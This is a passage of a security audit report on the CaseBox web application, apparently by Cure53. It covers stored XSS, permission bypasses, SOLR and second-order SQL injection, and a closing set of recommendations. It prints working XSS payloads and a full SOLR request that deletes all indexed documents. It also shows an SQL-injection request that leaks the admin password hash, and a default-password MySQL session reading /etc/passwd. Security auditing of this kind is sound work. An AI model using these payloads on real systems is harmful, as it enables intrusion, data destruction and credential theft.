It was tested whether this vulnerability also applies to the latest versions of Sencha's Ext JS and it appears to be the case. Unobtrusive probing shows that even Sencha's own server is vulnerable against this attack. It should therefore be considered to temporarily disable the chart functionality and contact Sencha for an immediate fix.

Note: The CaseBox team announced to get rid of the SWF and replace it with HTML5 code as soon as possible.

CB-01-021 Persistent XSS via Upload and File Rename Feature *(Medium)*

Yet another XSS vulnerability was spotted as the payload to execute arbitrary JavaScript was found hidden in the file name of an uploaded image. By default, CaseBox executes the PHP function *strip_tags()*[9] on the names on the uploaded files to avoid falling victim to the XSS attacks. This is efficient but only under the condition that the file is not already existing, or, for a case when a file of same name already exists, the tool suggests to rename it to evade collisions.

After the attacker has used the XSS payload for the new name, the *strip_tags()* protection isn't being applied and a file can be called "*<svg onload=alert(1)>.txt*". Once this file is created successfully, its name is usually properly escaped and encoded. However, if the user clicks on the file and then on the resulting "open" button, the entire CaseBox layout is being destroyed and the XSS payload executes:

[9] http://www.php.net/manual/en/function.strip-tags.php



Fig.: Uploaded image with malicious filename, a click on "open"



Fig.: JavaScript hidden in the filename executes multiple times

This vulnerability was classified as medium because the attacker needs to rely on the victim to notice, watch, and open the file.

Note: The vulnerability has been addressed during the penetration test and was verified to be sufficiently fixed by the Cure53 team.

CB-01-022 Permission Restriction Bypass in API Objects class *(High)*

Another permission bypass, comparable to the one documented in CB-01-015, was spotted in the *Objects* class of the API (*classes/CB/Api/Objects.php*). The object's method *save()* sets the current user's id to a user-supplied owner-id (*oid*).

Affected Code:

```
class Objects {
	public function save($p)
	{
		…
		 $_SESSION['user'] = array('id' => $p['oid']);
		…
	}
}
```

The method is called, for example, from the Files API. Thus, by specifying the *oid=1* in the data array upon uploading a file, the ownership of a file object can be changed to the user *root*.

The owner's id should be retrieved from the current user's session. Logic that determines ownership and privileges should not be served with the necessary data that employs user-controlled input. If allowed, this leads to a user being able to influence their own privileges and roles, which might mean gaining access to the objects that are outside their scope.

Note: The issue was resolved during the pentest and verified as fixed by Cure53

CB-01-023 Persistent XSS through Preview of Object Field Data *(Medium)*

The preview feature for the uploaded and other user-created objects is vulnerable against a persistent XSS attack. It is possible to upload an HTML file that contains arbitrary JavaScript. Upon opening the file in a preview, the embedded JavaScript will execute on the CaseBox domain.

Steps to reproduce:

- Create a file *test.html*
- Add code `<img src="x:x" onerror="alert(1)">`
- Upload the file
- Open the file and click on "Preview"
- JavaScript will execute

It is highly recommended to use the HTMLPurifier tool to pre-filter anything that is being shown in a preview. In the current state of the application, the file download feature has been fixed and hardened so the preview is one of the last vectors that can be used in connection with the uploaded files.

Note: The issue was addressed during the pentest and verified as fixed by Cure53.

CB-01-024 Persistent Passive XSS in Item Title *(High)*

It was uncovered that a possibility to infect almost any kind of item (task, event, milestone) with a title that causes a persistent passive XSS exists. By setting a maliciously crafted title, one causes parts of the HTML to get broken and allows for injecting an event-handler such as *onmouseover*.

Steps to reproduce:

- Create a new Item (task, event, milestone or other)
- Set its title to `<s>'"'"//onmouseover=alert(1)//</s>`
- Save the item, navigate to “All folders”
- Hover the freshly created item
- JavaScript alert executes

It is recommended to use HTML entities for the item title and any other item information before rendering them in the browser. Otherwise, an attacker can break out existing attributes such as “title” and inject new attributes, even though a protective functionality of *strip_tags()* and similar ones are put in place.

CB-01-025 Persistent XSS via File Name in Upload Queue *(Medium)*

When a file with a malicious file name is uploaded, the CaseBox system prevents attacks by using the PHP function *strip_tags()* before actually echoing the file name. It is however still possible to attack the system by using malicious file names - an option stemming from the fact that the view for the upload queue does not yet escape and filter the file name properly.

Steps to reproduce

- Create a file called `<img src=x onerror=alert(1)>.txt` (possible on *nix systems)
- Upload the file
- Click on the upload queue button at the bottom right corner of the screen
- JavaScript executes

It is recommended to either escape or convert critical characters in the file names before rendering them anywhere in the view. Libraries such as the HTML5 upload tool allow easy cross-domain uploads where the file name in itself can become fully attacker-controlled.

Note: The issue was resolved during the pentest and verified as fixed by Cure53

CB-01-027 Apache SOLR Injection Deletes all Documents *(High)*

The Files API (*classes/CB/Api/Files.php*) allows to upload files with unsanitized *id* values. Its *upload()* method passes the file data to the *storeFiles()* method of the class CB\Files in line 145. When the response mode in the file data is set to *replace*, the *storeFiles()* method in *classes/CB/Files.php* executes the SOLR method *deleteByQuery()* in line 479. Here, the SOLR query is dynamically built with the user-supplied file id.

Affected Code:

```
$solr = new Solr\Client();
$solr->deleteByQuery('id:'.$file_id.' OR pids:'.$file_id);
```

Thus, injecting SOLR syntax is possible and may lead to the deletion of all SOLR-indexed documents. The following example request for instance applies the additional filter `OR *:*` to the SOLR query that matches all documents:

Example Request:

```
POST /api/index.php HTTP/1.1
Host: demo.yourdomain.com
Connection: keep-alive
Content-Type:multipart/form-data; boundary=--------------------------
25598317978285
Content-Length: 872

----------------------------25598317978285\r\n
Content-Disposition: form-data; name="action"\r\n
\r\n
Files\r\n
----------------------------25598317978285\r\n
Content-Disposition: form-data; name="method"\r\n
\r\n
upload\r\n
----------------------------25598317978285\r\n
Content-Disposition: form-data; name="data[id]"\r\n
\r\n
8 OR *:* \r\n
----------------------------25598317978285\r\n
Content-Disposition: form-data; name="data[pid]"\r\n
\r\n
1\r\n
----------------------------25598317978285\r\n
Content-Disposition: form-data; name="data[tmplId]"\r\n
\r\n
1\r\n
----------------------------25598317978285\r\n
Content-Disposition: form-data; name="data[oid]"\r\n
\r\n
1\r\n
----------------------------25598317978285\r\n
Content-Disposition: form-data; name="data[response]"\r\n
\r\n
replace\r\n
----------------------------25598317978285\r\n
Content-Disposition: form-data; name="file"; filename="randomName.txt"\r\n
Content-Type: text/html\r\n
\r\n
foobar\r\n
----------------------------25598317978285--\r\n
```

Note: The issue was resolved during the pentest and verified as fixed by Cure53.

CB-01-029 Second-Order SQL Injection in *getUserData()* (***Critical***)

The *getUserData()* method of the *CB\UsersGroups* class is vulnerable to a second-order SQL Injection attack. The method reads the user-data for a given user id from the database. Usually, with the exception of the administrators, only the actual owner can retrieve their user data. However, the SQL Injection permits a user without the according privileges to modify the SQL query and read arbitrary data (inclusive of the admin credentials) from the database. The affected SQL query is dynamically constructed with the current user's *short_date_format* setting:

Affected Code:

```
public function getUserData($p)
{
	$user_id = $p['data']['id'];
	$res = DB\dbQuery(
		'SELECT id,cid,name,first_name,last_name,sex,email,enabled,data
			,date_format(last_action_time,\''.$_SESSION['user']['cfg']
		['short_date_format'].' %H:%i\') last_action_time
			,date_format(cdate,\''.$_SESSION['user']['cfg']
		['short_date_format'].' %H:%i\') `cdate`
		,owner `owner`
		FROM users_groups u
		WHERE id = $1 ',
		$user_id
	) or die(DB\dbQueryError());
```

However, this setting can be arbitrarily modified by a malicious user who intercepts the request of a profile data update and changes the *short_date_format*. This way an attacker can inject their own SQL syntax into the SQL query.

Sample Request:

```
POST /remote/router.php HTTP/1.1
Host: demo.yourdomain.com
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 401
Cookie: ...
Connection: keep-alive
	{"action":"CB_User","method":"saveProfileData","data":
[{"id":"1","name":"root","first_name":"test","last_name":"test2","sex":"m","emai
l":"oburlaca@gmail.com","language_id":"1","data":
{},"language":"en","locale":"en_US","long_date_format":"%F %j,
%Y","short_date_format":"'),password,login_from_ip from users_groups where id =
1 union select 1,2,3,4,5,6,7,8,9,'*/',
(/*","timezone":"Europe/Dublin","template_id":"24053","success":true,"country_co
de":"+93","phone":""}],"type":"rpc","tid":18}
```

The injected SQL syntax is carefully constructed in order to handle the difficulties of the occurring new-lines (one-line comments do not work) and due to the fact that the same payload is injected twice. To trigger the vulnerability, the attacker has to logout and login again, subsequently sending the following request:

Example Request:

```
POST /remote/router.php HTTP/1.1
Host: demo.yourdomain.com
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 401
Cookie: ...
Connection: keep-alive

{"action":"CB_UsersGroups","method":"getUserData","data":
["266"],"type":"rpc","tid":23}
```

This will inject the attacker-crafted *short_time_format* and cause the following SQL query to be executed:

```
SELECT id ,cid,name,first_name ,last_name ,sex,email,enabled,data
    ,date_format(last_action_time,''),password,login_from_ip from users_groups
where id = 1 union select 1,2,3,4,5,6,7,8,9,'*/',(/* %H:%i') last_action_time
    ,date_format(cdate, ''),password,login_from_ip from users_groups where id =
1 union select 1,2,3,4,5,6,7,8,9,'*/',(/* %H:%i') `cdate`
    ,owner `owner`
FROM users_groups u
WHERE id = $1
```

The payload appends the additional columns *password* and *login_from_ip* to the query and changes the user id in the WHERE clause to 1 (administrator). In order not to break the query syntax and execute it successfully, the rest of the query is glued together by means of the SQL **comments** and **strings**. The request's result then shows the administrator's password and IP address:

```
{"type":"rpc","tid":23,"action":"CB_UsersGroups","method":"getUserData","result"
:{"success":true,"data":
{"id":"1","cid":"1","name":"root","first_name":"test","last_name":"test2","sex":
"m","email":"oburlaca@gmail.com","enabled":"1","data":"[]","date_format(last_act
ion_time,'')":null,"password":"8fe8b64432d3b41f7dbc5d8024337e04","login_from_ip"
:"|192.168.239.1|","title":"test test2","template_id":"24053"}}}
```

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid an attacker in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

CB-01-008 Information Disclosure based on enabled PHP Error Display *(Low)*

The PHP error message settings are not optimized for a production server as they are turned on and thereby leak potentially sensitive information:

PoC:
https://dev.casebox.org/tests/

Output:
```
Fatal error: Uncaught exception 'Exception' with message 'Core not defined in
cores table: tests' in /var/www/html/casebox/httpsdocs/classes/CB/Config.php:111
Stack trace: #0 /var/www/html/casebox/httpsdocs/config.php(31):
CB\Config::getPlatformConfigForCore('tests') #1
/var/www/html/casebox/httpsdocs/init.php(11): require_once('/var/www/html/c...')
#2 /var/www/html/casebox/httpsdocs/index.php(4):
require_once('/var/www/html/c...') #3 {main} thrown in
/var/www/html/casebox/httpsdocs/classes/CB/Config.php on line 111
```

Similar output can be triggered through the following URL on the “davdev” sub-domain:

PoC:
https://davdev.casebox.org/edit/

On production and live systems, the PHP errors should always be silent and not echoed back to the user[10].

CB-01-011 Insufficient Salt and Password Hashing Complexity *(Medium)*

The CaseBox platform uses salting and hashing to store user passwords in a presumably secure string representation. The salt is however very short (“aero”) in addition to being publicly known through the software available as open source. The hashing is done with the insecure MD5 algorithm that allows attackers to easily calculate collisions. In case of an attack, the stored user password hashes can be cracked and the plain-text password can be retrieved.

[10] http://www.php.net/manual/en/function.error-reporting.php

Affected Code:

```
$res = DB\dbQuery(
     'SELECT id
          FROM users_groups
          WHERE id = $1
               AND `password` = MD5(CONCAT(\'aero\', $2))',
          array(
               $user_id
               ,$p['currentpassword']
          )
```

An implementation of a per-application salt that is strong enough to withhold attacks that use rainbow tables and alike should be consider. At its current stage, the password storage security is not significantly different from storing passwords in pure plain-text.

CB-01-013 Weak Restrictions allow uploading PHP Files to Webroot *(Medium)*

Upon uploading user profile images, the CaseBox application checks for the MIME type and decides whether the upload is safe or not. Given that this information is determined by the PHP *_FILES* array, the attacker can control the information and upload files that are sent with MIME type *image/gif* but use the ".php" extension.

This is technically all that is required to upload a shell. However, an additional security measurement installed in the CaseBox SSL server configuration keeps the attackers from taking over the server with a PHP-upload:

```
# redirect for photo script
RewriteCond %{REQUEST_URI} ^/?[^/]+/photo/.*$
RewriteRule ^/?([^/]+)/photo/(.*)$ photo.php?core=$1&f=$2 [L,QSA]
```

```
[root@yourdomain demo]# ls -la
total 28
drwxr-x---. 2 apache apache 4096 Jun 20 09:52 .
drwxr-x---. 3 apache apache 4096 Mar  3 23:40 ..
-rw-r--r--. 1 apache apache  168 Jun 20 09:52 1_269.svg
-rw-r--r--. 1 apache apache   63 Jun 20 09:13 1_test.gif
-rw-r--r--. 1 apache apache   20 Jun 20 09:48 1_test.php
-rw-r--r--. 1 apache apache   20 Jun 20 09:40 1_test.php.
-rw-r--r--. 1 apache apache   20 Jun 20 09:40 1_test.php.gif
[root@yourdomain demo]#
```

Fig.: Uploaded PHP files

It is highly recommended to either strengthen the check or make sure that the profile images are not stored in the webroot. Regular document uploads, for instance, are stored outside the webroot and are therefore considered safe. Profile images should be stored in a similarly secure location.

CB-01-014 Information Disclosure in Browser.php with Invalid File Names *(Low)*

When a file with illegal characters in the file name is sent and about to be uploaded to the CaseBox server, the application will reply with an error message that, independently of the PHP error reporting settings, leaks the full path to the installation.

Example Request *(abridged)*:

```
----------------------------179284631197364339391019128 2\r\n
Content-Disposition: form-data; name="file"; filename="\0"\r\n
Content-Type: image/gif\r\n
\r\n
123\n
\r\n
----------------------------179284631197364339391019128 2\r\n
Content-Disposition: form-data; name="extTID"\r\n
\r\n
14\r\n
----------------------------179284631197364339391019128 2\r\n
Content-Disposition: form-data; name="extAction"\r\n
\r\n
```

Affected Code:

Browser.php#733ff

```
/* retreiving files list  */
switch (@$p['uploadType']) {
	case 'archive':
	$archiveFiles = array();
	foreach ($F as $fk => $f) {
		$files->extractUploadedArchive($F[$fk]);
		$archiveFiles = array_merge($archiveFiles, $F[$fk]);
	}
	$F = $archiveFiles;
	break;
	default:
	$files->moveUploadedFilesToIncomming($F)
		or die('cannot move file to incomming ' . $incommingFilesDir);
	break;
}
```

The error message should be replaced by something more generic that does not echo the internally known path to the webroot of the CaseBox application.

CB-01-015 Potential Cross-Site Scripting in API Response Handler *(Low)*

The API response handler *sendResponse()* in */classes/CB/Api.php,* line 112, outputs the request URI without sanitization. The URI is not transmitted URL-encoded in the IE browser and thus can be used for the XSS attacks.

Affected Code:

```
public function sendResponse($status = 200, $body, $content_type = 'text/html')
{
	switch ($status) {
	…
	case 404:
	 $message = 'The requested URL '.$_SERVER['REQUEST_URI'].
		' was not found.';
	 break;
	 ...
	 }
	 $body = '...
		<p>'.$message.'</p>
		...';
	 echo $body;
}
```

The *sendResponse()* method is not called with the *status=404* within the code base but further usage of this method should be implemented carefully.

CB-01-016 Potential Second-Order Cross-Site Scripting in TSV Auth *(Low)*

The return value from the TSV authenticator domain is embedded in the application's HTML page without sanitization. This allows Cross-Site Scripting for Man-In-The-Middle attackers or malicious TSV authentication providers. The message is first stored within the user's session and later embedded into the HTML page.

Affected Code:

/httpsdocs/auth.php, line 49

```
$authenticator = $u->getTSVAuthenticator($cfg['method'], $cfg['sd']);
$verificationResult = $authenticator->verifyCode($_POST['c']);
if ($verificationResult === true) {
unset($_SESSION['check_TSV']);
$_SESSION['user']['TSV_checked'] = true;
} else {
$_SESSION['message'] = is_string($verificationResult)
	? $verificationResult
	: 'Wrong verification code. Please try again.';
}
```

/httpsdocs/login.php, line 70

```
<?php
	echo isset($_SESSION['message']) ?
	'<div class="alert alert-error">'.$_SESSION['message'].'</div>' :
	'';
?>
```

Data that is coming from the session cannot necessarily be trusted as it might be user controlled and should be escaped before being rendered into the document.

CB-01-017 Source Code leaks IP Address of Debug Servers *(Low)*

The SQL files shipped within the install directory leaks the IP addresses of the debug and development servers:

Affected Code:
/install/mysql/casebox.sql

```
insert into `config` …
(22, 1, 'debug_hosts', '188.240.73.107,109.185.172.18,89.217.10.27')
(25, NULL, 'devel_hosts', '46.165.252.15');
```

- https://188.240.73.107/
- https://46.165.252.15/ (dev.casebox.org)

It might be in the interest of the developers not to expose these servers to attacks. With the use of the information leakage described in CB-01-008, it appears that one of these servers runs a Windows OS.

```
Fatal error: Uncaught exception 'Exception' with message 'Core not defined in
cores table: 188' in D:\devel\www\casebox\httpsdocs\classes\CB\Config.php:118
Stack trace: #0 D:\devel\www\casebox\httpsdocs\config.php(31):
CB\Config::getPlatformConfigForCore('188') #1
D:\devel\www\casebox\httpsdocs\init.php(11): require_once('D:\devel\www\ca...')
#2 D:\devel\www\casebox\httpsdocs\index.php(4):
require_once('D:\devel\www\ca...') #3 {main} thrown in
D:\devel\www\casebox\httpsdocs\classes\CB\Config.php on line 118
```

CB-01-018 Remote MySQL connection on Virtual Machines *(Medium)*

The MySQL port 3306 is open for remote connections by default. Since the default *root* user's password "*casebox"* might not be changed by customers, an attacker can connect to the MySQL database directly, read and modify user data, as well as attack the server with no extra steps from this point by executing system commands via MySQL UDF or abusing the FILE privileges.

Example:

```
attacker~$ mysql -h192.168.33.128 -uroot -pcasebox
mysql> select load_file('/etc/passwd');
+--------------------------------------------------------------------+
| load_file('/etc/passwd')
+--------------------------------------------------------------------+
| root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
...
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
```

```
dbus:x:81:81:System message bus:/:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
solr:x:498:498:Apache Solr:/opt/solr:/bin/bash
 |
+-------------------------------------------------------------------------+
1 row in set (0.00 sec)
```

Note: The debug hosts 188.240.73.107 and 46.165.252.15 changed the default password, but seem to be prone to password brute force attacks and should not allow remote MySQL connections.

CB-01-019 Unsanitized CORE_NAME could lead to Vulnerabilities *(Medium)*

The CaseBox application can run with multiple core instances. During the initialization of each request the targeted core is determined by the request URI or by a user-supplied value that is stored in the *CORE_NAME* constant. However, the GET parameter *c* in use is not sanitized and allows for an arbitrary *CORE_NAME* constant. In turn, it influences several further constants. For example, the *ERROR_LOG* constant defines the filename for error logging using the *CORE_NAME* constant and can be attacked with path traversal and null byte injection in hopes of setting the log file to an existing PHP file in the document root.

Affected Code:

```
config.php
define('CB\\CORE_NAME', $_GET['c']);
define('CB\\APP_DIR', dirname(dirname(__FILE__)).DIRECTORY_SEPARATOR);
define('CB\\LOGS_DIR', APP_DIR.'logs'.DIRECTORY_SEPARATOR);
define('ERROR_LOG', LOGS_DIR.'cb_'.CORE_NAME.'_error_log');
```

An occurring error is logged to the specified PHP file and, provided that it contains user-input, it would make it possible for an arbitrary code execution to take place. For example, the method *getPlatformConfigForCore()* throws an exception with the user-controlled *CORE_NAME* constant that would end up in the modified error log file with the PHP extension.

Affected Code:

```
public static function getPlatformConfigForCore()
{
	$rez = array();
	$res = DB\dbQuery(
		'SELECT cfg FROM casebox.cores
		WHERE name = $1',
		CORE_NAME
	) or die(DB\dbQueryError());
	if ($r = $res->fetch_assoc()) {
		$rez = json_decode($r['cfg'], true);
	} else {
		throw new \Exception(
			'Core not defined in cores table: '.CORE_NAME, 1);
	}
}
```

Luckily, the PHP configuration setting *ini_set('error_log', ERROR_LOG)* is enabled only after the *getPlatformConfigForCore()* method is called. This means that the exception is not logged into the modified file name and the application aborts because the payload is not a valid core name. However, the example demonstrates a possible attack vector that should be narrowed.

CB-01-026 Missing SSL Verification in Yubikey Secret Key Request *(Medium)*

The Yubikey class does not verify the SSL certificate when requesting secret data from *upgrade.yubico.com/getapikey*. This allows for Man-In-The-Middle attacks to be carried out against the users of the CaseBox application[11].

Affected Code:
/classes/CB/Auth/Yubikey.php:85

```
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
```

It is recommended to have the *CURLOPT_SSL_VERIFYPEER* set to *true*. This will instruct cURL to verify the SSL certificate properly and thereby mitigate the MitM attacks.

CB-01-028 Limited Path Traversal Vulnerability in CB\Files *(Low)*

The path to store a new file in *classes/CB/Files.php* in line 700 is determined by date. However, the date can also be malformed by an attacker during the file-upload by means of specifying it in the file data fields.

Affected Code:

```
$storage_subpath = empty($f['date']) ?
    date('Y/m/d', filemtime($f['tmp_name'])) :
    str_replace('-', '/', substr($f['date'], 0, 10));
    @mkdir($filePath.$storage_subpath.'/', 0777, true);
    copy($f['tmp_name'], $filePath.$storage_subpath.'/'.$f['content_id'])
```

For example, by setting the *data[date]* field to the value ..-..-..-, one ensures that the file will be copied three directories above the usual files directory (../../../). Because the string length is limited to ten characters only, no successful exploitation is possible. However, it is recommended to validate the date format before using it as a path.

CB-01-030 Missing HTTP Security Headers and Name-Randomization *(Low)*

It is recommended to set HTTP security headers to enhance the client-side security of the application users. Those include the specific:

- *X-Content-Type-Options: no-sniff*
- *X-Download-Options: noopen*
- *X-Frame-Options: deny*
- *X-XSS-Protection: 1; mode=block*

[11] http://en.wikipedia.org/wiki/Man-in-the-middle_attack

A similar design-related issue pertains to *window.name* variable not being randomized at present. This is potentially a foot-in-the-door for an attacker who seeks to utilize the TabNabbing attacks. As it stands per current recommendation, the application is to be run without any JavaScript switched on. However, in the case of TabNabbing attacks[12], this may aid the attacker who benefits from the impossibility of the client-side mitigation mechanisms being put in place. Other attacks, for instance the referrer leakage via HTML link injection/image injection, similarly work without JavaScript activated. As such, CSS injection allows for severe data leakages to occur if the attacker manages to inject complex CSS and style directives.

Randomizing window.name:

```
<script type="text/javascript">
       window.name = '%unique_random_value%';
</script>
```

It should further be considered for a later release to start adopting CSP headers and make sure that another browser-based XSS protection is in place. CSP can guarantee that, even when an attacker is capable of injecting arbitrary HTML and JavaScript, no major harm can be done. Last but not least, the HTTP headers should not leak information about the underlying system. The PHP runtime should be instructed not to identify itself by disabling the banners it sends upon every single HTTP request[13].

[12] http://en.wikipedia.org/wiki/Tabnabbing

[13] http://stackoverflow.com/questions/2661799/removing-x-powered-by

Conclusion

The CaseBox application was tested for an overall amount of ten days and yielded 30 vulnerabilities. A test against a live installation of a production system is to follow and will be documented in a separate Report. Given the complexity of the application and the large number of the various tasks to consider, the number of findings should nevertheless seen as significantly large. However, the class of findings allows for a good generalization of what weaknesses the application is mainly plagued with and how these should be prospectively approached.

Vulnerability Patterns and Resulting Insights

The majority of findings pertain to the persistent Cross-Site Scripting (XSS) vulnerabilities based on malicious user-input that is being stored in the database and/or file-system. It is later being reflected in the view exposed to different users, including the administrator. An attacker can abuse this fact to deploy malicious JavaScript and take over the admin account by simply installing a JavaScript keylogger and sniffing the admin password upon logging-in. The XSS problems result from improper encoding or filtering of the user-controlled data. It is highly recommended to install a development guideline that ascertains that each and any user-controlled data is encoded properly before being rendered in any given context.

It was further noticed that the CaseBox application makes use of the client-side XSS protection offered by the ExtJS framework. This approach is no longer found reliable as the protection has been proven insufficient and bypassable.

During the first iterations of the test, the application made a heavy use of the PHP function *strip_tags()*[14]. This is not recommended for it does not prevent the attacks and injections into the attributes from being carried out successfully. Instead of the *strip_tags()*, the PHP functions *htmlentities()*[15] or *htmlspecialchars()*[16] should be used. Data retrieved from the database should be sanitized as well. Given the clean architecture of the project, it might make sense to implement a central view helper that takes any data coming from the external sources (GET, POST, database, file names, meta data) and encode it by default. In essence, this is the way for the modern templating systems to take.

Another general vulnerability pattern that was spotted might lead to privileges' escalation attacks. In several situations a request attempting to change objects or data did not only specify the data subject to change but also contained the ID of the user to change the data with[17]. Similar issues were observed when testing for mass assignment[18], CSRF protection and related attacks[19]. At the current state of the application, the CSRF

[14] http://www.php.net/manual/en/function.strip-tags.php
[15] http://www.php.net/manual/en/function.htmlentities.php
[16] http://www.php.net/manual/en/function.htmlspecialchars.php
[17] https://www.owasp.org/index.php/Top_10_2010-A4-Insecure_Direct_Object_References
[18] http://en.wikipedia.org/wiki/Mass_assignment_vulnerability
[19] http://en.wikipedia.org/wiki/Cross-site_request_forgery

protection is insufficient and needs urgent rework. The CaseBox application must be able to ascertain and confirm its awareness of the requests' validity and authenticity. It seems that the use of Anti-CSRF tokens is ideal for these purposes. Those tokens are built with the use of check sums over the action, the items to influence and a strong salt to prevent the token from being guessed or brute forced. A combination of token generation in a view helper and a token verification after any incoming request into the router component should be installed. This way it would no longer be possible for a user to change their own role from being a user to become an administrator by simply luring the logged-in administrator to visit a maliciously prepared website. So, bottom line, the focus needs to be placed on a request content, the request validity and, most importantly, the request authenticity.

On a more positive note, the CaseBox application presented itself as well-protected against the SQL Injection attacks caused by the consistent and strict use of the Prepared Statements[20]. Only one, complex to exploit SQL Injection was identified and documented in CB-01-029.

Recommendations

In summary and subsequently as a result of this penetration test, the following set of general recommendations can be given to the CaseBox development team:

- Consider any form of user input to be potentially malicious. This holds for 1st and second order injections as well as data that can potentially be influenced in case CaseBox is served on a shared hosting server.
- Perform regular security checks and consult external security teams to get an objective impression on the security situation of the platform and both legacy and newly implemented features. Assure that each time the security review happens, different people test the application.
- Name a security champion among the development team to have a person that is responsible for external security inquires and capable of understanding attack techniques and defense mechanisms as they evolve over time.
- Create a security mailing list (and other relevant mechanisms) to inform as many users as possible, as quickly as possible, of any critical bugs, with clearly articulated support arrangements for such updates to minimize exposure.
- Create awareness among developers using code reviews, open up to the outside world by installing and announcing a *security@casebox.org* mail address

Last but not least, security should be seen as a process to implement, not a state to reach. The web stack is complex, as is the CaseBox application. While total certainty to offer a secure system cannot ever be reached, one can in exchange offer a system that makes it as hard and expensive as possible for an attacker to deliver a successful exploit without being detected. Being able to keep the attacker's expenses higher than the profit resulting from a successful attack is the perpetual goal to thrive towards.

[20] http://en.wikipedia.org/wiki/Prepared_statement

Final Remarks

Over time we have learned that CaseBox had to adjust to a new risk and threat model given the fact that several aspects of its purpose changed significantly over the period of its operation. While the application has not yet fully arrived at the state of satisfactory security level, we hope that this test and the accompanying communication with the development team has helped and brought CaseBox several steps closer to becoming a secure application capable of handling rogue input from both the inside and the outside.

To further underscore the strengths, the CaseBox team managed to reliably and thoroughly fix almost all reported vulnerabilities of high and critical severity in a very short amount of time. Cure53 was able to review the fixes and got insight into the committed “diffs”. We had a regularly updated environment at hands to verify the fixes with a running application and seldomly found flaws or bypasses after the fixes were deployed. CaseBox managed to transform from a security-incarnation of a “swiss cheese” to a fairly secure application quickly. It also appears to be on the right track to continue this transformation and arrive at the stage of being a well-hardened application that gives even strong attackers few levers to pull for a successful exploitation. Given that CaseBox constantly grows in features and complexity, it is nonetheless recommended to conduct regular security reviews in order to keep up a high level of robustness against a range of numerous attacks.

Thanks to consultants to the Open Society Foundations Information Program Tom Longley and Sam Smith for suggesting the audit in the first place and keeping the process smooth. Cure53 would further like to thank the entire CaseBox Team for their support and assistance during this assignment.